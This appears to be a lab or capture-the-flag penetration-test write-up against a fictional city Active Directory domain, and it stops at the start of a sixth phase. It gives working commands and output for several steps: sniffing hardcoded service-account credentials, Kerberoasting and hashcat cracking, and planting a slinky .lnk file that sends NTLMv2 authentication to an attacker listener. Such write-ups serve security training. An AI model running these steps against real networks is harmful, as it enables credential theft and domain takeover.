
Overview
Difficulty: Medium Domain: city.local
A local municipality recently survived a devastating ransomware campaign. While their internal IT team believes the infection has been purged and the holes plugged, the Board of Supervisors isn’t taking any chances. They’ve brought in Hack Smarter to provide a “second pair of eyes.”
The mission is to perform a comprehensive penetration test of the internal infrastructure. Reaching Domain Admin isn’t the endgame; treat this like a real engagement. See how many vulnerabilities you’re able to identify.
Scope
Host              IP Address      Operating System                  Role
─────────────────────────────────────────────────────────────────────────────
DC-CC             10.0.29.180     Windows Server 2019 Build 17763   Domain Controller
Executive Summary
The engagement uncovered a chain of critical vulnerabilities that allowed complete domain compromise starting from an unauthenticated position:
- Hardcoded service account credentials embedded in a downloadable PyInstaller binary, providing initial domain access
- Kerberoastable service account (clerk.john) with a weak password cracked via GPU-accelerated hashcat
- NTLMv2 hash coercion via SMB share .lnk file (Slinky), leading to a cracked domain user password
- Active Directory ACL misconfigurations enabling targeted Kerberoasting, DPAPI credential theft, and account takeover
- Insufficient account isolation allowing lateral movement through password resets and OU manipulation
- SeImpersonatePrivilege abuse on the IIS service account escalating to NT AUTHORITY\SYSTEM via GodPotato
Risk Rating: Critical
Phase 1: Network Enumeration
1.1 Reconnaissance
Initial reconnaissance began with a full port scan using RustScan to quickly identify all open services on the target domain controller.
Exegol ➜ /workspace x rustscan --addresses "$TARGET" --ulimit 5000 -- -sCV
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 126 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 126 Microsoft IIS httpd 10.0
| http-title: City Hall - Your Local Government
| http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|   Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  syn-ack ttl 126 Microsoft Windows Kerberos (server time: 2026-03-06 19:49:04Z)
135/tcp   open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 126 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: city.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 126
464/tcp   open  kpasswd5?     syn-ack ttl 126
593/tcp   open  ncacn_http    syn-ack ttl 126 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 126
3268/tcp  open  ldap          syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: city.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 126
3389/tcp  open  ms-wbt-server syn-ack ttl 126 Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC-CC.city.local
| Issuer: commonName=DC-CC.city.local
| rdp-ntlm-info:
|   Target_Name: CITY
|   NetBIOS_Domain_Name: CITY
|   NetBIOS_Computer_Name: DC-CC
|   DNS_Domain_Name: city.local
|   DNS_Computer_Name: DC-CC.city.local
|   DNS_Tree_Name: city.local
|   Product_Version: 10.0.17763
5985/tcp  open  http          syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        syn-ack ttl 126 .NET Message Framing
47001/tcp open  http          syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
The scan revealed a Windows Server 2019 domain controller running a full Active Directory stack with IIS hosting a web application on port 80. The RDP-NTLM info confirmed the domain as city.local with the hostname DC-CC.
Phase 2: Web Application Analysis
2.1 Web Enumeration

Browsing to the web server on port 80 revealed the City Hall website. Further enumeration uncovered a “Digital Services Portal” page offering downloadable client applications for both Windows and Linux.

The FAQ page provided critical infrastructure information, including instructions to configure the hosts file to point to the domain controller at DC-CC.city.local.
2.2 Binary Analysis
The Linux .bin file was downloaded and executed. It launched a Tkinter-based GUI application - the “City Council Public Services Portal” - that connects to the Active Directory backend to submit service requests.

DISPLAY=:0 ./city_services_portal.bin

The application is a PyInstaller-compiled binary, which means the Python source code and any embedded credentials can be recovered. Submitting inquiries through the application revealed it authenticates using a dedicated service account.
2.3 Credential Extraction
Using tcpdump to capture network traffic while the application submitted a request exposed the service account credentials in plaintext LDAP bind operations.
tcpdump -i any -w /workspace/capture.pcap -s 0
Exegol ➜ /workspace x strings capture.pcap
\G59e
BbR8
iID
BbR8
T-;H
BbR8
9y3\
USER=svc_services_portal PASS=[REDACTED] DOMAIN=city.local SERVICE=Public Records Search
BbR8
%1(&
BbR8
The captured traffic revealed hardcoded credentials: svc_services_portal:[REDACTED].
Phase 3: Domain Enumeration
3.1 Credential Validation
With the service account credentials in hand, the next step was to validate them against the domain and enumerate accessible resources using UwU Toolkit’s netexec module.
UwU Toolkit netexec > run
[*] Running netexec...

[*] Target: 10.0.29.180
[*] User: svc_services_portal
[*] Protocol: SMB
[*] Action: check

[*] Executing: NetExec smb 10.0.29.180 -u svc_services_portal -p '[REDACTED]'

[*] SMB         10.0.29.180     445    DC-CC    Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True) (SMBv1:None) (Null Auth:True)
[+] SMB         10.0.29.180     445    DC-CC    [+] city.local\svc_services_portal:[REDACTED]

[+] Module completed successfully
3.2 Share Enumeration
Enumerating SMB shares revealed several accessible resources, including Backups and Uploads shares.
[*] Executing: NetExec smb 10.0.29.180 -u svc_services_portal -p '[REDACTED]' --shares

[*] SMB         10.0.29.180     445    DC-CC    Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True) (SMBv1:None) (Null Auth:True)
[+] SMB         10.0.29.180     445    DC-CC    [+] city.local\svc_services_portal:[REDACTED]
[*] SMB         10.0.29.180     445    DC-CC    Enumerated shares
[*] SMB         10.0.29.180     445    DC-CC    Share           Permissions     Remark
[*] SMB         10.0.29.180     445    DC-CC    -----           -----------     ------
SMB         10.0.29.180     445    DC-CC    ADMIN$                          Remote Admin
SMB         10.0.29.180     445    DC-CC    Backups
SMB         10.0.29.180     445    DC-CC    C$                              Default share
SMB         10.0.29.180     445    DC-CC    IPC$            READ            Remote IPC
SMB         10.0.29.180     445    DC-CC    NETLOGON        READ            Logon server share
SMB         10.0.29.180     445    DC-CC    SYSVOL          READ            Logon server share
SMB         10.0.29.180     445    DC-CC    Uploads
3.3 User Enumeration
LDAP enumeration revealed 14 domain users, several of which had BadPW counts indicating active usage, and one account (sam.brooks) was flagged as disabled.
[*] Executing: NetExec ldap 10.0.29.180 -u svc_services_portal -p '[REDACTED]' --users

[*] LDAP        10.0.29.180     389    DC-CC    Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:None) (channel binding:No TLS cert)
[+] LDAP        10.0.29.180     389    DC-CC    [+] city.local\svc_services_portal:[REDACTED]
[*] LDAP        10.0.29.180     389    DC-CC    Enumerated 14 domain users: city.local
[*] LDAP        10.0.29.180     389    DC-CC    -Username-              -Last PW Set-       -BadPW- -Description-
    LDAP        10.0.29.180     389    DC-CC    Administrator           2025-11-28 13:25:26 0       Built-in
    LDAP        10.0.29.180     389    DC-CC    Guest                   <never>             0       Built-in
    LDAP        10.0.29.180     389    DC-CC    krbtgt                  2025-10-24 06:57:52 0       Key Distribution Center Service Account
    LDAP        10.0.29.180     389    DC-CC    clerk.john              2025-10-24 07:26:28 0
    LDAP        10.0.29.180     389    DC-CC    jon.peters              2025-10-24 12:12:05 0
    LDAP        10.0.29.180     389    DC-CC    emma.hayes              2025-10-26 07:32:12 0
    LDAP        10.0.29.180     389    DC-CC    sam.brooks              2026-02-27 06:57:43 1
    LDAP        10.0.29.180     389    DC-CC    web_admin               2025-10-24 07:26:28 0       Dedicated
    LDAP        10.0.29.180     389    DC-CC    alex.king               2025-10-24 07:26:28 0
    LDAP        10.0.29.180     389    DC-CC    rita.cho                2025-10-24 07:26:28 0
    LDAP        10.0.29.180     389    DC-CC    maria.clerk             2025-10-27 11:54:04 0
    LDAP        10.0.29.180     389    DC-CC    paul.roberts            2025-10-24 07:26:28 0
    LDAP        10.0.29.180     389    DC-CC    nina.soto               2025-10-29 08:32:00 0
    LDAP        10.0.29.180     389    DC-CC    svc_services_portal     2025-10-31 12:13:05 0
3.4 BloodHound Collection
With valid domain credentials, BloodHound data was collected using UwU Toolkit’s bloodhound_collect module to map out the entire Active Directory attack surface.
UwU Toolkit bloodhound_collect > run
[*] Running bloodhound_collect...

[*] Auto-detecting DC hostname for 10.0.29.180...
[+] Detected DC hostname: DC-CC
[*] Collector: bloodhound-ce.py
[*] Target DC: DC-CC.city.local (10.0.29.180)
[*] Domain: city.local
[*] User: svc_services_portal
[*] Collection: all
[*] Output: /workspace/bloodhound_output

[*] Command: bloodhound-ce.py --zip -c All -d city.local -u svc_services_portal -p '[HIDDEN]' -dc DC-CC.city.local -ns 10.0.29.180

[*] Running bloodhound-ce.py in Exegol...
[+]   : Found AD domain: city.local
[*] Connecting to LDAP server...
[+]   : Found 1 computers
[*] Connecting to LDAP server...
[+]   : Found 15 users
[+]   : Found 53 groups
[+]   : Done in 00M 16S
[+]   : Compressing output into 20260306124050_bloodhound.zip

[+] BloodHound collection completed!
[+] ZIP file: /workspace/bloodhound_output/20260306124050_bloodhound.zip
[*] Import the output into BloodHound CE for analysis
Phase 4: Kerberoasting
4.1 Identifying Kerberoastable Accounts
BloodHound analysis revealed that clerk.john had a Service Principal Name (SPN) registered, making the account vulnerable to Kerberoasting.

4.2 Kerberoast Attack
Using UwU Toolkit’s kerberoast module, a TGS ticket was requested for the kerberoastable account and saved for offline cracking.
UwU Toolkit kerberoast > run
[*] Running kerberoast...

[*] Target DC: 10.0.29.180
[*] Domain: city.local

[*] Using local impacket tools
ServicePrincipalName          Name        MemberOf  PasswordLastSet             LastLogon                   Delegation
----------------------------  ----------  --------  --------------------------  --------------------------  ----------
HTTP/clerkjohn.city.local     clerk.john            2025-10-24 07:26:28.614558  2026-02-27 06:58:43.208008
[-] [-] CCache file is not found. Skipping...
[+] Got TGS hash!
[+] Saved 1 hash(es) to: /workspace/kerberoast_hashes.txt
[*] Crack with: hashcat -m 13100 /workspace/kerberoast_hashes.txt wordlist.txt
[*]       or: john --format=krb5tgs /workspace/kerberoast_hashes.txt --wordlist=wordlist.txt

[+] Module completed successfully
4.3 Cracking the Hash
The Kerberos TGS hash was cracked using hashcat, recovering the password in seconds.
hashcat -m 13100 /workspace/kerberoast_hashes.txt /usr/share/wordlists/rockyou.txt
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*clerk.john$CITY.LOCAL$city.local/clerk...64bea7
Speed.#1.........: 33094.0 kH/s (7.10ms) @ Accel:1024 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2359296/14344384 (16.45%)
Candidates.#1....: virus2006 -> 158417

Started: Fri Mar  6 12:47:20 2026
Stopped: Fri Mar  6 12:47:20 2026
Credentials recovered: clerk.john:[REDACTED]
4.4 RDP Validation
The cracked password was tested for RDP access using UwU Toolkit’s netexec module.
UwU Toolkit netexec > set protocol rdp
PROTOCOL => rdp
UwU Toolkit netexec > run
[*] Running netexec...

[*] Target: 10.0.29.180
[*] Domain: city.local
[*] User: clerk.john
[*] Protocol: RDP
[*] Action: check

[*] Executing: NetExec rdp 10.0.29.180 -u clerk.john -p '[REDACTED]' -d city.local

[*] RDP         10.0.29.180     3389   DC-CC    Windows 10 or Windows Server 2016 Build 17763 (name:DC-CC) (domain:city.local) (nla:True)
[+] RDP         10.0.29.180     3389   DC-CC    [+] city.local\clerk.john:[REDACTED]

[+] Module completed successfully
While RDP authentication succeeded, interactive RDP login was not possible. However, the credentials were valid for SMB access.
Phase 5: Lateral Movement via NTLMv2 Coercion
5.1 Share Access as clerk.john
Enumerating shares with the clerk.john account revealed READ,WRITE access to the Uploads share.
Exegol ➜ /workspace x nxc smb 10.0.29.180 -u "clerk.john" -p '[REDACTED]' --shares
SMB         10.0.29.180     445    DC-CC    [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local)
(signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.0.29.180     445    DC-CC    [+] city.local\clerk.john:[REDACTED]
SMB         10.0.29.180     445    DC-CC    [*] Enumerated shares
SMB         10.0.29.180     445    DC-CC    Share           Permissions     Remark
SMB         10.0.29.180     445    DC-CC    -----           -----------     ------
SMB         10.0.29.180     445    DC-CC    ADMIN$                          Remote Admin
SMB         10.0.29.180     445    DC-CC    Backups
SMB         10.0.29.180     445    DC-CC    C$                              Default share
SMB         10.0.29.180     445    DC-CC    IPC$            READ            Remote IPC
SMB         10.0.29.180     445    DC-CC    NETLOGON        READ            Logon server share
SMB         10.0.29.180     445    DC-CC    SYSVOL          READ            Logon server share
SMB         10.0.29.180     445    DC-CC    Uploads         READ,WRITE      Logon server share
5.2 Uploads Share Reconnaissance
Connecting to the Uploads share with smbclient.py revealed several documents, including an email from Emma Hayes to Jon Peters granting write access to the share.
Exegol ➜ /workspace x smbclient.py "clerk.john":"[REDACTED]"@"10.0.29.180"
Impacket (Exegol fork) v0.14.0.dev0+20260120.113623.b52b6449 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
ADMIN$
Backups
C$
IPC$
NETLOGON
SYSVOL
Uploads
# use Uploads
# ls
drw-rw-rw-          0  Fri Mar  6 12:54:53 2026 .
drw-rw-rw-          0  Fri Mar  6 12:54:53 2026 ..
-rw-rw-rw-     211038  Fri Mar  6 12:57:47 2026 Council_Draft.txt
-rw-rw-rw-        300  Thu Oct 30 12:36:56 2025 Holiday_Office_Hours_Notice.docx
-rw-rw-rw-        240  Thu Oct 30 12:37:35 2025 Parking_Permit_Info_Sheet.txt
-rw-rw-rw-        341  Thu Oct 30 12:36:14 2025 Room_Booking_Request_Form.docx
-rw-rw-rw-        751  Mon Oct 27 15:20:21 2025 Staff_Contacts.txt
-rw-rw-rw-       1164  Fri Feb  6 01:55:07 2026 WriteAccess_Jon.Peters_DC-CC-Uploads.eml
# mget *
[*] Downloading Council_Draft.txt
[*] Downloading Holiday_Office_Hours_Notice.docx
[*] Downloading Parking_Permit_Info_Sheet.txt
[*] Downloading Room_Booking_Request_Form.docx
[*] Downloading Staff_Contacts.txt
[*] Downloading WriteAccess_Jon.Peters_DC-CC-Uploads.eml
5.3 Email Analysis
The email from Emma Hayes revealed that Jon Peters has the share mapped as drive Z: and actively uses NTLM authentication to access it. This is a strong indicator that dropping a malicious .lnk file could coerce an NTLMv2 authentication attempt.
Exegol ➜ /workspace/docs x cat WriteAccess_Jon.Peters_DC-CC-Uploads.eml
Subject: Write access to \DC-CC\Uploads has been granted

From: Emma Hayes emma.hayes@city.local

To: Jon Peters jon.peters@city.local

Date: Fri, 24 Oct 2025 10:42:00 +0100

Hi Jon,

Quick note: I've granted you write access to the shared folder \\DC-CC\Uploads. The folder is mapped as drive Z: on your workstation –
you should be able to create, edit and upload files there.

The following files are already in the Uploads folder and appear to be actively edited by you:

Staff_Contacts.txt


If the drive does not connect automatically, you can map it manually (you will be prompted for your domain credentials):

net use Z: \\DC-CC\Uploads /user:city.local\jon.peters


Please note: the share uses NTLM authentication. If you connect from an unfamiliar or public device and see an authentication prompt, do
not enter your credentials on that device – contact the IT Helpdesk so we can verify the endpoint before you proceed.

If you encounter any issues saving files or the mapping does not persist after reboot, let me know and I'll check the mapping remotely.

Best regards,
Emma Hayes
IT Helpdesk – City Counci
5.4 NTLMv2 Hash Capture
With write access to a share that Jon Peters actively browses, the NetExec slinky module was used to create a malicious .lnk file that forces an NTLM authentication back to the attacker’s Responder listener.
First, Responder was started to listen for incoming NTLM authentication attempts:
responder -I tun0
Then, the NetExec slinky module deployed a malicious .lnk file to the Uploads share:
Exegol ➜ /workspace/docs x nxc smb 10.0.29.180 -u "clerk.john" -p '[REDACTED]' -M slinky -o NAME=Uploads SERVER=10.200.38.219
SMB         10.0.29.180     445    DC-CC    [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local)
(signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.0.29.180     445    DC-CC    [+] city.local\clerk.john:[REDACTED]
SMB         10.0.29.180     445    DC-CC    [*] Enumerated shares
SMB         10.0.29.180     445    DC-CC    Share           Permissions     Remark
SMB         10.0.29.180     445    DC-CC    -----           -----------     ------
SMB         10.0.29.180     445    DC-CC    ADMIN$                          Remote Admin
SMB         10.0.29.180     445    DC-CC    Backups
SMB         10.0.29.180     445    DC-CC    C$                              Default share
SMB         10.0.29.180     445    DC-CC    IPC$            READ            Remote IPC
SMB         10.0.29.180     445    DC-CC    NETLOGON        READ            Logon server share
SMB         10.0.29.180     445    DC-CC    SYSVOL          READ            Logon server share
SMB         10.0.29.180     445    DC-CC    Uploads         READ,WRITE      Logon server share
SLINKY      10.0.29.180     445    DC-CC    [+] Found writable share: Uploads
SLINKY      10.0.29.180     445    DC-CC    [+] Created LNK file on the Uploads share
When Jon Peters browsed the share, the .lnk file triggered an NTLM authentication back to Responder, capturing the NTLMv2 hash:
[SMB] NTLMv2-SSP Client   : 10.0.29.180
[SMB] NTLMv2-SSP Username : CITY\jon.peters
[SMB] NTLMv2-SSP Hash     :
jon.peters::CITY:[REDACTED]
5.5 Cracking NTLMv2
The NTLMv2 hash was cracked instantly with hashcat.
hashcat -m 5600 /workspace/john /usr/share/wordlists/rockyou.txt
JON.PETERS::CITY:[REDACTED]
Credentials recovered: jon.peters:[REDACTED]
Phase 6: Targeted Kerberoasting & Backups Access
6.1 BloodHound - Jon Peters Attack Paths
